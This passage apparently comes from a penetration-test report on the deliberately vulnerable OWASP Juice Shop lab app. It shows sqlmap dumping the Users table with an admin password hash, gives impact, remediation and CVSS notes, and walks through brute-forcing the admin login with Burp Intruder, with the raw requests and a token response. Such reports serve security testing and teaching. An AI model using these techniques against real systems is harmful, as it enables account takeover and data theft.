Table: Users
[13 columns]
+--------------+----------+
| Column       | Type     |
+--------------+----------+
| createdAt    | DATETIME |
| deletedAt    | DATETIME |
| deluxeToken  | VARCHAR  |
| email        | VARCHAR  |
| id           | INTEGER  |
| isActive     | TINYINT  |
| lastLoginIp  | VARCHAR  |
| password     | VARCHAR  |
| profileImage | VARCHAR  |
| role         | VARCHAR  |
| totpSecret   | VARCHAR  |
| updatedAt    | DATETIME |
```

```
| username     | VARCHAR  |
+--------------+----------+

[TRUNCATED]

Database: <current>
Table: Users
[20 entries]


[TRUNCATED]


| id | role       | email                      | isActive | password
| username   | createdAt                    | deletedAt
| updatedAt                     | totpSecret                        |
deluxeToken                                                 |
lastLoginIp | profileImage                                  |
+----+------------+----------------------------+----------+-------------
--------------------+------------+--------------------------------+------
-------------------------+--------------------------------+------------
--------------------+-----------------------------------------------------
--------------+-------------+-------------------------------------------
----+
| 9  | admin      | J12934@juice-sh.op          | 1        |
0192023a7bbd73250516f069df18b500 | <blank>    | 2023-02-13 06:24:08.267
+00:00 | NULL                          | 2023-02-13 06:24:08.267 +00:00
| <blank>                       | <blank>
| <blank>     | assets/public/images/uploads/defaultAdmin.png |


[TRUNCATED]

[15:07:06] [INFO] table 'SQLite_masterdb.Users' dumped to CSV file
'/home/kali/.local/share/sqlmap/output/192.168.137.8/dump/SQLite_masterdb
/Users.csv'
```

Impact

SQL injection leaves the application at a high risk of the compromise resulting in an impact to the **confidentiality**, and **integrity** of data as well as **authentication** and **authorization** aspects of the application.

Attackers can log in as an administrator of Juice Shop which elevates the privileges. This allows attackers to steal sensitive information stored in databases used by Juice Shop such as user credentials, trade secrets, or transaction records.

Remedial Action

To prevent SQL Injection attacks input validation and parameterized queries including prepared statements.

The application code should never use the input directly. The Juice Shop developer must sanitize all input, not only web form inputs such as login forms. Some of the examples of how Juice Shop developers may sanitize user input are listed below:

- Remove potential malicious code elements such as single quotes (') and double quotes (").
- Use "LIMIT" and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

It is also recommended to turn off the visibility of database errors on Juice Shop production sites. Database errors were used with SQL Injection to gain information about the Juice Shop database.

Further Information

References:

1. https://owasp.org/Top10/A03_2021-Injection/
2. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
3. https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html

CVSS Score

Critical - 9.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N/E:F/RL:W)

5.2 Identification and Authentication Failures

Severity Level	CRITICAL
Issue Status	OPEN

Affected Host

Name
http://192.168.137.8:3000 - Juice Shop Web Application (Ubuntu 22.04.1 LTS VMware VM)

Description

Confirmation of the user's identity, authentication, and session management is critical to protect against authentication-related attacks.

Some of the authentication weaknesses listed below are not limited to

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".

It was observed that Juice Shop has an inadequate password policy that allows users to create weak passwords, especially the administrative account; and that led to testers successfully logging in with the administrator's user credentials.

Evidence

Instance #1 – Juice Shop User Login

Scope	
Affected Resource	/rest/user/login
Affected Parameters	password
Workflow	Juice Shop Main Page -> Login

The "Login" function was found to be vulnerable to SQL injection.

Affected Parameter - 'password'

The following request and response evidence the successful execution of a brute force attack.


Request:


```
POST /rest/user/login HTTP/1.1
Host: 192.168.137.8:3000
Content-Length: 60
Accept: application/json, text/plain, */*
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70
Content-Type: application/json
Origin: http://192.168.137.8:3000
Referrer: http://192.168.137.8:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=59bejB7lzdKxU3HPtjTkfOHJuBikNczgUaycynSKEUjDhaaIXYGqDyP14ZMx
Connection: close


{"email" : "admin@juice-sh.op","password":"§admin@juice-sh.op§"}
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8

[TRUNCATED]

{"authentication":{"token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0
dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkb
WluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZj
E4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiI
xOTIuMTY4LjEzNy41IiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBs
b2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlL
CJjcmVhdGVkQXQiOiIyMDIzLTAyLTAzIDEwOjEzOjI4LjQ3OCArMDA6MDAiLCJ1cGRhdGVkQX
QiOiIyMDIzLTAyLTAzIDExOjMyOjI5LjQ1NyArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJ
pYXQiOjE2NzU0MjQzMDQsImV4cCI6MTY3NTQ0MjMwNH0.vCaBf9VSVSFaq5g9oRSywDYGouy9
2WRhtcTDG-
fsyXNY2ICHi2nOC2KHfDcR43vXnjqm3II3FGEYAKDxAW0h0KSoMrTEor50Orm8oT5S2gsQamr
f3iCJ6J4tca2f_3o70-nvql-69p-
AzQNqXabbCwzXUZp4Zv06aSMVPvJ3LG0","bid":1,"umail":"admin@juice-sh.op"}}
```

Screenshot:







Detail of uncovered Identification and Authentication Failures:


With reference to the SQL Injection in the 5.1 section, the Offensive Security team gained access to the admin account of Juice Shop and under the SQL query used by the login function of Juice Shop's login page.

Tester noticed the email address of the admin account which is admin@juice-sh.op, However, the tester does not have the password of the admin account.




Tester started brute-forcing the password of the admin account using the "Intruder" feature of Burp Suite Professional by sending the captured HTTP request of the Juice Shop's login page with "admin@juice-sh.op" to "Intruder".






Selecting "Send to Intruder", prompted the tester to configure the "Intruder" setting.


Tester configured "Intruder" to use "sniper" as "attack type" and configured the value of the "password" fields as payload position on the "Positions" of "Intruder" page:




Tester moved to "Payloads" of the "Intruder" page and configured `Payload set = 1` and `Payload type = simple` under "Payload Sets" section.

Then on the "Payloads Options", the tester is configured to load the password wordlist of `/usr/share/seclists/Passwords/Common-Credentials/best1050.txt` (in the tester's Kali VM) and start the attack.







From the 117th of the HTTP request with the HTTP Status of "200", the tester successfully brute forced and found the password for the admin account (admin@juice-sh.op) as shown below:



Offensive Security team logging to the admin account without using SQL Injection technique stated under the section of 5.1 SQL Injection.





